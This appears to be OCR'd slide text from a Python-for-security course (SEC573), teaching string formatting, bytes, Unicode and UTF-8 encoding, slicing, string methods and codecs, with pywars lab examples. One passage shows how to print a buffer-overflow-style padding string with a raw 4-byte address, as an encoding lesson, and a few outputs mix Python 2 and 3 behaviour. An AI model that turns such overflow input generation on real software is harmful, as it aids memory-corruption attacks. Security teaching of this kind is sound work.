Here are some examples of using format strings. The first example, "{0: ^20}", will center argument zero inside a space that is 20 characters wide and fills in any remaining space with spaces. In the next example, we fill it with the letter X and left align it by changing the format specifier to "{0:X<20}". In the third example, we format the floating point number so it has leading zeros, is left justified, and is exactly 6 characters wide (including the decimal point) with 2 places after the decimal point with the string "{0:0>6.2f}". In this case, the number 3.14 is already a floating point number, so the f in our format specifier has no effect. In the next example, we change the width to 10 characters with 6 digits after the decimal point and fill it with spaces by using the format specifier of "{0: >10.6f}". If you put a plus sign (+) before your numbers, it will always show whether the number is positive or negative. The default is to only show the sign if the number is negative. In the last two examples, the format specifier uses the type to change the type of the format argument. In the second-from-the-last case, it turns the decimal integer 255 into a hexadecimal number. In the last case, it turns the decimal number 85 into a binary number and prints it as a series of ones and zeros that is exactly 8 characters wide with leading zeros.

© 2024 Mark Baggett
Technet24

Python 3.6 "f-string" syntax

As of Python 3.6, you can use a string with a lowercase "f" outside the quotes and use variable names instead of positions. Additionally, you don't call .format()

```
>>> course = "SEC573"
>>> rating = "Awesome Sauce!"
>>> f"{course} is {rating}"
SEC573 is Awesome Sauce!
>>> f"{course} is {rating:*^20}"
SEC573 is ***Awesome Sauce!***
```


As of Python 3.6, you have an additional option with format strings. You can use variable names directly inside the brackets. To do this, you place a lowercase f outside of the string. These "f-strings" will not work in most older versions of Python. In addition to the variable names, you can still use all the other format string specifiers. In the last example above, we print the contents of the variable rating so that it is centered exactly 20 characters wide, filling in the spaces with asterisks.

© 2024 Mark Baggett

Python Raw Strings

The backslash character has various meanings in a string.
"r" outside of the quotes tells Python that "\" is not special

```
>>> print("This has tabs and  \t\t multiple\nlines")
This has tabs and             multiple
lines
>>> print(r"This has tabs and \t\t multiple\nlines")
This has tabs and \t\t multiple\nlines
>>> print("python \"stinks\"\b\b\b\b\b\b\b\b \"rock")
python  "rocks"
>>> print(r"python \"stinks\"\b\b\b\b\b\b\b\b \"rock")
python \"stinks\"\b\b\b\b\b\b\b\b \"rock
```


A backslash in front of certain characters inside of a string represents special characters. For example, "\n" is a newline. "\b" is a backspace. "\t" is a tab. "\a" will sound a bell in the terminal. An "\x" can be followed by hexadecimal values representing characters. A backslash followed by a single or double quote means to put the single or double quote in the string instead of terminating the string. A backslash in front of a backslash means put a backslash in the string, and there are others.

If you do not want the backslash to have any special meaning in a string, then you can put a little "r" in front of the quote to indicate that it is a "raw" string. These are often used with regular expressions. Notice in the first example above that the tabs and new line character are interpreted without the "r" outside quotes and printed when the "r" is outside the quotes. In the second example, the backslashes escape quotes and backslashes. With the little "r" outside the string, Python allows the backslash in front of the quotes to still escape the quote (i.e., not end the string), but it prints the backslashes in front of the quotes in the string. The backspaces are no longer interpreted; instead, they are just printed.

Reference:
https://docs.python.org/3/reference/lexical_analysis.html#string-and-bytes-literals

© 2024 Mark Baggett

Technet24

Python bytes()

"b" means the string is byte values between 0 and 255

Most (not all) of the methods are the same as those of strings

```
>>> bstr = b"This is a \x62\x79\x74\x65 string \x80\x81"
>>> bstr[0],bstr[1],bstr[2],bstr[3],bstr[4],bstr[5]
(84, 104, 105, 115, 32, 105)
>>> bstr[5:]
b'is a byte string \x80\x81'
>>> b'🤔'
  File "<stdin>", line 1
SyntaxError: bytes can only contain ASCII literal characters.
>>> b"decode will convert these bytes to a string".decode()
'decode will convert these bytes to a string'
```

Sliced single characters are integers

Characters printed for "is a byte" but not for "\x80\x81"

Another kind of string is the byte string. These are very similar to what strings were in Python 2. The values in the string are treated as individual bytes and characters are interpreted as ASCII values. Many of the methods that can be used to change strings can also be used to change byte strings.

If you look at the individual characters that make up the byte string, you will see that they are shown as decimal values. So, the letter "T" in "This is a byte string" is stored in the byte string and the number 84. When printed, character 84 from the ASCII table (the letter T) is printed.

When more than one character of a byte is printed, Python will always try to print the ASCII character associated with values. If there is no ASCII value, it will print the hexadecimal value. For example, \x62\x79\x74\x65 prints the word "byte", but \x80\x81 just prints those hexadecimal values.

Byte strings cannot contain any value that is not a single byte, i.e., a value that is not between 0 and 255. So, if you try to interpret any multibyte Unicode characters, such as the 🤔, as bytes, it will raise an error.

Byte strings can be interpreted as UTF-8 Unicode and turned into strings by calling their .decode() method. To understand this, we will need to discuss Unicode and UTF-8.

© 2024 Mark Baggett

How Is Text Stored on Disk? In Memory?

You can't write the symbol for the letter "M" on a hard drive or bytes of memory. We store numbers!

There is a direct mapping of a number to a specific letter

ASCII is commonly used in the United States

BINARY	DECIMAL	HEXADECIMAL	SYMBOL
0b00100000	32	0x20	(space)
0b01000001	65	0x41	A
0b01000010	66	0x42	B

To understand strings, we need to understand character encoding. When you store letters or words in the computer's memory or on the hard drive, you don't store the symbol for that letter. In other words, we don't draw a circle for the letter "o" on the hard drive or in memory. We store a number that represents that letter in the form of one of two states that represent either ones or zeros in a binary number. A mapping is kept between the number and the character it represents. For example, in the United States, we will often see the number 65 used to store the letter "A", 66 is used to store the letter "B", and so forth.

© 2024 Mark Baggett
Technet24

In the Beginning, There Was ASCII

Every character is represented by 1 byte

1 byte has 256 possible numbers = 256 possible characters

Every character, number, symbol, and control character only uses 127 of the 256! We can store them in only 7 bits!

```
01111111
```

What do we do with the other 128 numbers?

- Various "extended ASCII" standards emerged: "IBM standard", "Western Latin-1", also known as "Latin-1", and many more

One of the first standards for these mappings of numbers to symbols was ASCII. Yes... I know. There was EBCDIC, but let's skip the history lesson. ASCII is the American Standard Code for Information Interchange. It represented all the letters and digits as numbers between 0 and 127. A single byte of data could store any value between 0 and 255, so each ASCII character could be stored in one byte of data with room to spare! Since ASCII only used values 0–127, the values 128–255 were open and available to store other special characters. Various competing standards emerged to define what the additional characters between 128 and 255 should be. One such standard was "Western Latin-1", which is also simply called "Latin-1".

© 2024 Mark Baggett

16-Bit UNICODE

Use 2 bytes for everything! A = \x0041 , B = \x0042 , etc.

But should we put the most significant byte first or last?

- UTF-16 LE (little-endian) = "\x4100"
- UTF-16 BE (big-endian) = "\x0041"

Unicode Byte Order Notation solved this by adding another 2 bytes at the beginning to tell us the order!

FEFF = big-endian FFFE = little-endian

- Ex: \xfffe4100 or \xfeff0041 would represent the letter A

So, now you need 4 bytes to store something we could store in only 7 bits in the US. There has got to be a better way!

Unicode characters can use multiple bytes of data to represent a symbol. With 16-bit Unicode, 2 bytes are used to represent a single character. Now, 65536 possible symbols can be represented. But with 2 bytes, we have to choose an "endianness": Do you want the first of the bytes to be the most significant or the last to be the most significant? In other words, to store a hexadecimal 41 in 2 bytes, do we store it as 0041 (big-endian) or 4100 (little-endian)? Developers did it both ways. Then, Unicode Byte Order Notation was introduced, so you would know if the bytes were big or little endian. Here, we used an additional 2 bytes to precede the character. If those bytes were FFFE, then the bytes were "backwards", so it was little-endian. If the first 2 bytes were FEFF, then they were forward, and it was big-endian. Now, we needed 4 bytes of data to store a single character that we used to be able to store in only 7 bits for US symbols.

```
>>> codecs.encode("A".encode("utf-16be"), "hex")
'0041'
>>> codecs.encode("A".encode("utf-16le"), "hex")
'4100'
>>> codecs.encode("A".encode("utf-16"), "hex")
'fffe4100'
```


© 2024 Mark Baggett

Technet24

UTF-8: The Space Saver

All Python 3 strings are stored in UTF-8 by default

Can store characters `0 - 1,112,064`

Only require 1 byte for the standard 127 US characters (7-bit ASCII)

Varying number of bytes for remaining characters

# Bytes	Character Range	1st bit(s) in 1st byte must start with	Example 1st byte	Example Additional bytes
1	0-127	0	**0**1111111	N/A - only one byte
2	128-2047	110	**110**11111	**10**111111
3	2048-65,535	1110	**1110**1111	**10**111111 **10**111111
4	65,536-1,112,064	11110	**11110**111	**10**111111 **10**111111 **10**111111

Character 65 (0x41,0b1000001) = `01000001`

Character 128 (0x80,0b10000000) = `11000010 10000000`

Character 65536 (0x10000) = `11110000 10010000 10000000 10000000`

UTF-8 solves the wasted space problem and provides backward compatibility to ASCII. For standard ASCII characters, only 1 byte of data is required per character. For any character outside of the decimal range 0–127, multiple bytes are required to represent that character. You can look at the first few bits of a byte to tell what it is. If the first bit is a 0 on any byte, then it is an ASCII character. If the first 2 bits of a byte are a 1 followed by a 0 (i.e., 10), then it is a continuation of a multi-byte character. In other words, it is the second, third, or fourth byte in a character. If the first 3 bits of a byte are 110, then it is the first byte in a 2-byte character. Logically, it will be followed by 1 byte that starts with bits 10. If the first 4 bits are 1110, it is a 3-byte character and it is followed by 2 more bytes that begin with 10. If the first 5 bits are 11110, then it is a 4-byte character and it is followed by 3 bytes that start with a 10. All of the remaining (non-header) bits in these bytes are combined to form a binary number of a character.

```
>>> list(map(bin,chr(65535).encode("utf-8")))
['0b11101111', '0b10111111', '0b10111111']
>>> list(map(bin,chr(65536).encode("utf-8")))
['0b11110000', '0b10010000', '0b10000000', '0b10000000']
>>> list(map(bin,chr(65537).encode("utf-8")))
['0b11110000', '0b10010000', '0b10000000', '0b10000001']
```

© 2024 Mark Baggett

Converting between bytes() and str()

Use b"" or bytes([]) to create a byte string

```
>>> b"\x41\x42\x43"
b'ABC'
```

```
>>> bytes([0x41,0x42,0x43])
b'ABC'
```

bytes() has a .decode() method that converts to a str() in Python3

```
>>> b'\xf0\x9f\x90\x8d  \x41\x42\x43'.decode()
'🐍  ABC'
```

Returns a string!

str() has an .encode() method that converts to bytes() in Python3

```
>>> "🐍 🐲  \x80  \x41".encode()
b'\xf0\x9f\x90\x8d \xf0\x9f\x90\x8a  \xc2\x80  A'
```

Returns bytes!

A string interprets all the bytes as UTF-8 characters. Bytes is a raw collection of bytes, and no interpretation is done on those bytes. You can create bytes by passing a list of bytes to the bytes() function or by putting a lowercase b outside of the quotes. A third way to create bytes() is to call to the Python3 string method .encode(). This will interpret the string as UTF-8 and convert it into a byte array. Bytes have a function that does the opposite. It will take an array of bytes and convert it to UTF-8 characters. If there are any characters that do not have a matching UTF-8 character, then an exception is raised.

© 2024 Mark Baggett

Technet24

Not All Bytes Can Be .decoded() into Strings

Not all byte combinations can be decoded into strings.

```
>>> b"\xf0\x00".decode()
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
UnicodeDecodeError: 'utf-8' codec can't decode byte 0xf0 in position 0: invalid continuation byte
```

Here the "\xf0" is a binary 11110000 that must be followed by a continuation byte.

The "\x00" that follows is not a continuation byte so Python can't read it.

The solution is to keep the binary data in bytes variables, not in strings.

However, occasionally you need it in a string, such as when you want to print the bytes to the screen and not include the "b".

Encoding as "latin1" solves these unusual situations.

```
>>> b"\xf0\x00".decode("latin1")
'ð\x00'
```

You could force all strings to be encoded as latin1 with the "PYTHONIOENCODING" environment variable.

Not all byte combinations can be converted into strings. Look at the example above. When we try to convert the bytes "\xf0\x00" into a string, it causes an error. As Python tries to convert the bytes to a string, it converts "\xf0" into a binary 11110000. That is 4 ones followed by a zero, which Python recognizes as the first byte of a 4-byte UTF-8 character. The byte that follows it must be a continuation byte beginning with the two-bit sequence 10. But it isn't. It is all zeroes! It is an invalid UTF-8 byte sequence and it causes Python to crash.

Whenever you are processing binary data you will always store it and process it in bytes, not strings. But, in rare circumstances, such as when you want to print the bytes without the "b" in front of it, you need to convert the bytes into string. In those rare cases, you can encode your strings as latin1. One example of when this is needed is if you were to try to generate a buffer overflow followed by a 4-byte address from the command line. Here we do that and pipe the output to xxd so we can see the hex.

```
$ python -c "print('A'*10 + '\xc1\xff\x20\x0a', end='')" | xxd
00000000: 4141 4141 4141 4141 4141 c381 c3bf 200a  AAAAAAAAAA.... .
```

You will notice that the hex C1 was converted to C381, corrupting your address. However, if we change Python's default string encoding to latin1 using the PYTHONIOENCODING environment variable, then our 4-byte address is kept intact!

```
$ PYTHONIOENCODING=latin1 python -c "print('A'*10 + '\xc1\xff\x20\x0a', end='')" |
xxd
00000000: 4141 4141 4141 4141 4141 c1ff 200a       AAAAAAAAAA.. .
```

© 2024 Mark Baggett

Encoding Characters in a String

"\x" followed by 2 hex digits encodes a single byte character
"\u" followed by 4 hex digits encodes a 2-byte character
"\U" followed by 8 hex digits encodes a 4-byte character

```
>>> "\x41"
'A'
>>> "\u0041"
'A'
>>> "\U00000041"
'A'
>>> print("\U0001f40d \U0001f40c \U0001f40b \U0001f40A")
```



When you are creating strings, you can add characters to it by typing their hexadecimal values. Using a "\x" allows you to specify a single-byte character. "\u" allows you to specify a 2-byte character. "\U" allows you to specify a 4-byte character.

© 2024 Mark Baggett

Technet24

Encoding and Decoding Integers

chr() converts an int() to a character

In Python 2, unichr() is compatible with Python 3 chr()

```
>>> chr(65)
A
>>> chr(128013)
'🐍'
>>> chr(0x13da)+chr(0x13aa)+chr(0x39d)+chr(0xff33)
SANS
```

ord() is the opposite and converts a chr() into an int()

```
>>> ord('A')
65
>>> ord('🐍')
128013
```


If you have a byte or bytes that represent a UTF-8 character, the chr() function will produce a string of length 1 that contains that character. The ord() function does the opposite, converting a UTF-8 character into its decimal value.

© 2024 Mark Baggett


Slicing Strings

Strings can be sliced up into various substrings

Syntax: String[start:end:step]

Start, end, and step are **all** optional

- Number before first colon: Is always the start
- Number after the first: Is always the (up to but not including) end
- Number after the second: Is always the step
- If nothing is before first: Beginning is implied
- If nothing is after first: The end of string is implied



```
>>> "Automating InfoSec"[11:15:1]
'Info'
```

Offset begins at **zero**!!!

The "end" character is **not** included in the result

Negative numbers start from the end of the string and work back

You can "slice" up strings based on character indexes. You do this by following a string with open and closed brackets. You then put start, stop, and step indexes inside the brackets. Each of these indexes (start, stop, and step) is optional; if you use them, you must use the colon delimiter. Remember that strings are offset zero. So, the first character in the string is at index zero, the second character at index one, and so on. The "end" index is not included in the string. When an end index is provided, Python will include all the characters up to (but not including) the end index. Also, indexes can be negative numbers; in this case, they begin counting from the end of the string and work their way toward the front of the string. To make more sense of these rules, let's look at some examples.

© 2024 Mark Baggett

Technet24

Consider x = "Python rocks"

P	y	t	h	o	n		r	o	c	k	s
0	1	2	3	4	5	6	7	8	9	10	11
-12	-11	-10	-9	-8	-7	-6	-5	-4	-3	-2	-1

`x[0]`	or	`x[-12]`	P
`x[2]`	or	`x[-10]`	t
`x[0:3]`	or	`x[:3]`	Pyt
`x[0:-1]`	or	`x[:-1]`	Python rock
`x[3:]`	or	`x[3:len(x)]`	hon rocks
`x[0::2]`	or	`x[0:len(x):2]`	Pto ok
`x[::-1]`			skcor nohtyP
`x[-1]+x[4]+x[7]*2+x[1]`			sorry
`x[:6][::-1]`			nohtyP
`x[5::-1]`			nohtyP

Here are some examples of string slicing. If you just provide an index such as x[0] or x[2], you will get the character at that offset. Remember that indexes begin at zero.

When no start index is given, it is assumed that you start at the beginning of the string. The number after the first colon is the stop point. So, x[:3] will start at the beginning and stop at the character before the index 3. Notice that this doesn't include the "h" in Python, which is at position x[3]. You can also use negative numbers to indicate how many characters from the end of the string you want to start or stop. So, x[:-2] will start at the beginning and continue until the second character from the end.

Likewise, when no stop position is given, such as with x[3:], the end of the string is assumed. So, x[3:] will begin at position 3 and include everything through the end of the string.

The number provided after the third colon is the step index. It says how to increment the index when going through each of the characters. An x[::2] set uses an index of 2 and will slice every other character from the string. A negative index will pull the characters in reverse from the string. When you reverse the step with a negative number, the start and stop are reversed. You put the stop first and the start second. Also, the indexes are off by one because the start and stop mean "up to **and** including" not "up to but not including". This can be extremely confusing. If you need to slice a string and then reverse it, it is often easier to do that in two steps. For example, x[:6][::-1] is much less confusing than x[5::-1].

```
>>> "Python rocks"[:6][::-1]
'nohtyP'
>>> "Python rocks"[5::-1]
'nohtyP'
```

© 2024 Mark Baggett

List of ALL String Methods

```
>>> a="And now for something completely different."
>>> type(a)
<class 'str'>
>>> dir(a)
['__add__', '__class__', '__contains__', '__delattr__', '__doc__', '__eq__',
'__format__', '__ge__', '__getattribute__', '__getitem__', '__getnewargs__',
'__getslice__', '__gt__', '__hash__', '__init__', '__le__', '__len__', '__lt__',
'__mod__', '__mul__', '__ne__', '__new__', '__reduce__', '__reduce_ex__',
'__repr__', '__rmod__', '__rmul__', '__setattr__', '__sizeof__', '__str__',
'__subclasshook__', '_formatter_field_name_split', '_formatter_parser',
'capitalize', 'center', 'count', 'decode', 'encode', 'endswith', 'expandtabs',
'find', 'format', 'index', 'isalnum', 'isalpha', 'isdigit', 'islower', 'isspace',
'istitle', 'isupper', 'join', 'ljust', 'lower', 'lstrip', 'partition', 'replace',
'rfind', 'rindex', 'rjust', 'rpartition', 'rsplit', 'rstrip', 'split',
'splitlines', 'startswith', 'strip', 'swapcase', 'title', 'translate', 'upper',
'zfill']
```


The type() command will tell what kind of variable is stored in a particular variable. The dir() command will show all the methods and attributes that are associated with a particular object. type() answers the question, "What is it?“ and dir() answers the question, "What can I do with it?" Here, we can see that the variable a is a "<class 'str'>" (that is, it is a string). To learn what you can do with this string, you use dir(). When you run the command dir(), you get a list of all the methods and attributes associated with the string. For now, ignore all those that begin with one or more underscores. You are interested only in the ones that do not begin with underscores.

Here, you see several methods for manipulating strings, such as split, upper, lower, find, encode, decode, join, replace, and more. Over the next couple of slides, we will look at how to use these methods.

© 2024 Mark Baggett

Technet24

A Few Useful String Methods

Consider when x = "pyWars rocks!"

Uppercase	x.upper()	PYWARS ROCKS!
Lowercase	x.lower()	pywars rocks!
Title Case	x.title()	Pywars Rocks!
Replace substring (all of them)	x.replace('cks','x')	pyWars rox!
Is a substring in x?	"War" in x	True
Is a substring in x?	"Peace" in x	False
Convert str to list	x.split()	['pyWars','rocks!']
Count instances of a substrings	x.count('r')	2

Here, you can see how each of these methods affects the string "pyWars rocks!" First, we assign a variable called x to the string "pyWars rocks!" Then, we call each of the items in the table above and look at the output generated by manipulating x:

```
>>> x="pyWars rocks!"
>>> x.upper()
'PYWARS ROCKS!'
>>> x.lower()
'pywars rocks!'
>>> x.title()
'Pywars Rocks!'
>>> x.replace('cks','x')
'pyWars rox!'
>>> 'War' in x
True
>>> 'Peace' in x
False
>>> x.split()
['pyWars', 'rocks!']
>>> x.count('r')
2
```

© 2024 Mark Baggett

String Methods Example (1)

```
>>> a="Ah.  I see you have the
machine that goes 'BING'"
>>> a.upper()
"AH.  I SEE YOU HAVE THE
MACHINE THAT GOES 'BING'"
>>> a.title()
"Ah.  I See You Have The
Machine That Goes 'Bing'"
>>> "bing" in a
False
>>> "bing" in a.lower()
True
```

upper() method converts it to all uppercase. What does lower() do?

title() capitalizes each word.

"in" simply looks for a substring to exist.

First, we assign the variable "a" to the string "Ah. I see you have the machine that goes 'BING.'" Then, we can call the upper() method to print the string in uppercase:

```
>>> a="Ah.  I see you have the machine that goes 'BING'"
>>> a.upper()
"AH.  I SEE YOU HAVE THE MACHINE THAT GOES 'BING'"
```

Calling the .title() method will print the string as though it was the title of a book with each word capitalized:

```
>>> a.title()
"Ah.  I See You Have The Machine That Goes 'Bing'"
```

We can use the keyword "in" to test for the presence of a substring in another string. To see if the string "bing" exists inside variable a, we could do this:

```
>>> "bing" in a
False
```

But bing does exist! The reason this was False is that "in" is case-sensitive. If we want to check for bing and we don't care about case, we can first convert everything to lowercase before doing the comparison, so we can look for bing in a.lower():


```
>>> "bing" in a.lower()
True
```

"bing" in a.lower() finds the string because it first converts the contents of variable "a" to lowercase and then does the comparison.

© 2024 Mark Baggett

Technet24

String Methods Example (2)



We can use the string's replace method to replace a substring inside of a string. Keep in mind that strings are immutable. That means you can't change substrings within a string. Instead, replace() creates a new string with the provided text:

```
>>> a.replace("BING", "GOOGLE")
"Ah.  I see you have the machine that goes 'GOOGLE'"
```

Here, the new string is printed to the screen. But did this change the value of our variable 'a'?

```
>>> a
"Ah.  I see you have the machine that goes 'BING'"
```
Notice, it didn't change 'a'.

You can use the split() method to split up strings based on the character that you pass to split as an argument. So, "comma,delimited,string".split(",") splits up the string at each comma. If you don't provide any argument to split(), it will split up the string based on any white space between characters:

```
>>> a.split()
['Ah.', 'I', 'see', 'you', 'have', 'the', 'machine', 'that', 'goes',
"'BING'"]
```

The .find() can be very useful. It will locate one string inside of another and return the character number at which the string starts:

```
>>> a.find("machine")
24
```

© 2024 Mark Baggett

The Versatile len() Function

The len() function returns the length of an "iterable" item
len("string") returns the length of the string
len([1,2,3]) returns the length of the list

```
>>> astring="THISISASTRING"
>>> len(astring)
13
>>> len(astring) // 2
6
```

Find middle of a string with floor

```
>>> alist=["one",2,3,"four",5]
>>> len(alist)
5
```


Another useful function is the len() function. It returns the length of the iterable item passed as its argument. If you pass a string to the len() function, you will get the length of the string. We haven't discussed lists yet, but we will soon. For now, it is sufficient to know that if you pass the len() function a list, it will return the number of items in the list.

An iterable item can be stepped through one piece of the data at a time. This includes strings, lists, dictionaries, and more.

© 2024 Mark Baggett

Technet24

String Encoders and Decoders

The codecs module contains several encoders and decoders that can be used on strings and bytes

```
>>> import codecs
>>> codecs.encode("Hello World","rot13")
'Uryyb Jbeyq'
>>> codecs.encode(b"Hello World","HEX")
'48656c6c6f20576f726c64'
>>> codecs.encode("Hello World","utf-16le")
'H\x00e\x00l\x00l\x00o\x00 \x00W\x00o\x00r\x00l\x00d\x00'
>>> codecs.encode(b"Hello World","zip")
'x\x9c\xf3H\xcd\xc9\xc9W\x08\xcf/\xcaI\x01\x00\x18\x0b\x04\x1d'
>>> codecs.encode(b"Hello World","base64")
'SGVsbG8gV29ybGQ=\n'
>>> codecs.encode(codecs.encode("Hello World","rot13"),"rot13")
'Hello World'
```


The codecs module can be used to encode data with several different standard encoding mechanisms. The encode and decode functions are used to change the representation or the encoding of data from one format to another. Here, are some examples of putting these codecs to use with the encode and decode methods. You will notice that some of these require a byte string rather than a string.

The codecs include bz2, which does bzip2 encoding and decoding. It also includes ROT-13, which rotates the characters in the string by 13 ASCII places. The base64 codec will use base64 encoding on a Python 2-compatible byte string. With base 10, we represent values with the numbers 0–9. With Base 16 (hexadecimal), we represent values with the numbers 0–9 and letters A–F. With base64, all lowercase letters a–z, uppercase letters A–Z, numbers 0–9, and plus and forward slashes are used to represent values. An equal sign (=) is often used as padding at the end of a base64 encoded string.

ZIP is the compression algorithm used in zip files. The HEX codec will ASCII encode or decode characters. For example, "ABC" will become "414243". A complete list of encoders can be found at the following website: https://docs.python.org/3/library/codecs.html#standard-encodings.


© 2024 Mark Baggett

Object.method.method ...

`'4yTHon ROCK5'.replace('5','s')` returns a string

That string object has its own methods like upper(), encode(), and lower() that will return more string objects!

This means that you can manipulate strings and bytes in multiple ways in a single line




```
>>> '4yTHon ROCK5'.replace('5','s').replace('4','p').title()
'Python Rocks'
```


When you call the .decode() method associated with the bytes, it returns an object of type string. That string also has string methods associated with it that can be chained in a single line of execution. Consider this example.

If you want to take a string and convert it to lowercase and then replace the letter E with the number 3, you could do it this way:

```
>>> a= "TEST"
>>> a= a.lower()
>>> a= a.replace("e","3")
```

Or you could put it all on one line:

```
>>> a= "TEST".lower().replace("e","3")
```

Or consider this example:

```
>>> '4yTHon ROCK5'.replace('5','s').replace('4','p').title()
'Python Rocks'
```

This example does some character replacements, and prints it as a title, resulting in the string "Python Rocks".

© 2024 Mark Baggett

Technet24

Immutable vs. Mutable Data Types

You can't change PART of a str() or bytes(); they are IMMUTABLE

bytearrays() are MUTABLE bytes() !

```
>>> x = "This is a string"
>>> x[0:4] = "That"
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
TypeError: 'str' object does not support item assignment
>>> x = b"This is a byte"
>>> x[0:4] = b"That"
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
TypeError: 'bytes' object does not support item assignment
>>> x = bytearray(b"This is a bytearray")
>>> x[0:4] = b"That"
>>> x
bytearray(b'That is a bytearray')
```

Can't change PART of a str()

Can't change PART of a byte()

CAN change PART of a bytearray()

When we say that a variable is *immutable*, we mean that the value of the variable cannot be replaced or modified in part, but the whole value can be replaced. When you replace bytes or a string's value in whole, you are really just creating a new object in memory and pointing your variable to it. The fact that bytes and strings are immutable means that you cannot replace single characters or substrings in a string. To modify a string, you will need to replace the entire value of the string. In the example above, you will see that the attempts to slice out and change a piece of the string and bytes fail. However, when we do the same thing with bytearrays(), it works just fine.

© 2024 Mark Baggett

Section 1 Roadmap

- Essential Skills Workshop
- Essential Knowledge Workshop
- Automated Defense
- Automated Forensics
- Automated Offense
- Capstone Workshop

Course Introduction
Introduction to Python
Language Essentials
- print() function
- Variables
- Numeric Variable Operations

Introducing pywars
Lab: Let's Play pywars
Strings, Bytes, and Bytearrays
- Strings and Bytes In-Depth
- Slicing Strings

Lab: Strings
Creating and Using Functions
Visual Studio Code as an Editor
Lab: Functions
Control Statements: if, else, elif
Visual Studio Code as a Debugger
Lab: Debugging

This page is intentionally left blank.

© 2024 Mark Baggett
Technet24

Lab 1.2: Strings

In your workbook, turn to Lab 1.2

pywars Challenges Named "lab1.2.0" through "lab1.2.13"

Please complete the lab in your workbook.

© 2024 Mark Baggett

Lab Highlights: Use of the Find Method

```
>>> d.question("lab1.2.13")
"The answer is the position of the first letter of the word
  'SANS' in the data() string. "
>>> x=d.data("lab1.2.13")
>>> x
'I went to SANS training and all I got was this huge brain. '
>>> x.find("SANS")
10
>>> d.data("lab1.2.13").find("SANS")
10
>>> d.answer(d.data("lab1.2.13").find("SANS"))
'Correct!'
```


The find method of a string will locate the beginning of a substring. When we tell Python to find the string "SANS" inside of d.data(), we are asking it to find the letter "S" from the beginning of the word "SANS" inside of d.data(). Python tells us that the word "SANS" begins at position 10. This also means that the substring "SANS" begins at the 11th character in the string because the first character is in position 0.

© 2024 Mark Baggett
Technet24

Section 1 Roadmap

- Essential Skills Workshop
- Essential Knowledge Workshop
- Automated Defense
- Automated Forensics
- Automated Offense
- Capstone Workshop

Course Introduction
Introduction to Python
Language Essentials
- print() function
- Variables
- Numeric Variable Operations

Introducing pywars
Lab: Let's Play pywars
Strings, Bytes, and Bytearrays
- Strings and Bytes In-Depth
- Slicing Strings

Lab: Strings
Creating and Using Functions
Visual Studio Code as an Editor
Lab: Functions
Control Statements: if, else, elif
Visual Studio Code as a Debugger
Lab: Debugging

This page is intentionally left blank.

© 2024 Mark Baggett

Functions

We know how to assign integers and strings to a variable.

```
>>> a = 100
>>> type(a)
<class 'int'>
```

int in variable

```
>>> b = "test"
>>> type(b)
<class 'str'>
```

str in variable

But how do we assign CODE to a variable like print?

```
>>> type(print)
<class 'builtin_function_or_method'>
```

Code in variable

The keyword "def" assigns code (multiple lines) to a variable

```
>>> def code_variable():
...     x=d.data('lab1.1.2')
...     print(d.answer(x+5))
...
```

```
>>> type(code_variable)
<class 'function'>
>>> code_variable()
Correct!
```

Code in variable

Parens run it in < 3 sec!

